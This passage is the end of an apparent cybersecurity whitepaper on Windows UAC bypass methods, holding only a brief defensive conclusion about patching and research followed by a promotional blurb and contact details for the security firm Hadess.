In conclusion, while UAC serves as a significant barrier against unauthorized changes, its bypass methods reveal that no system is impervious to exploitation. Continuous research, updates, and security patches are essential to stay ahead of these evolving techniques and ensure the security and integrity of Windows operating systems.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO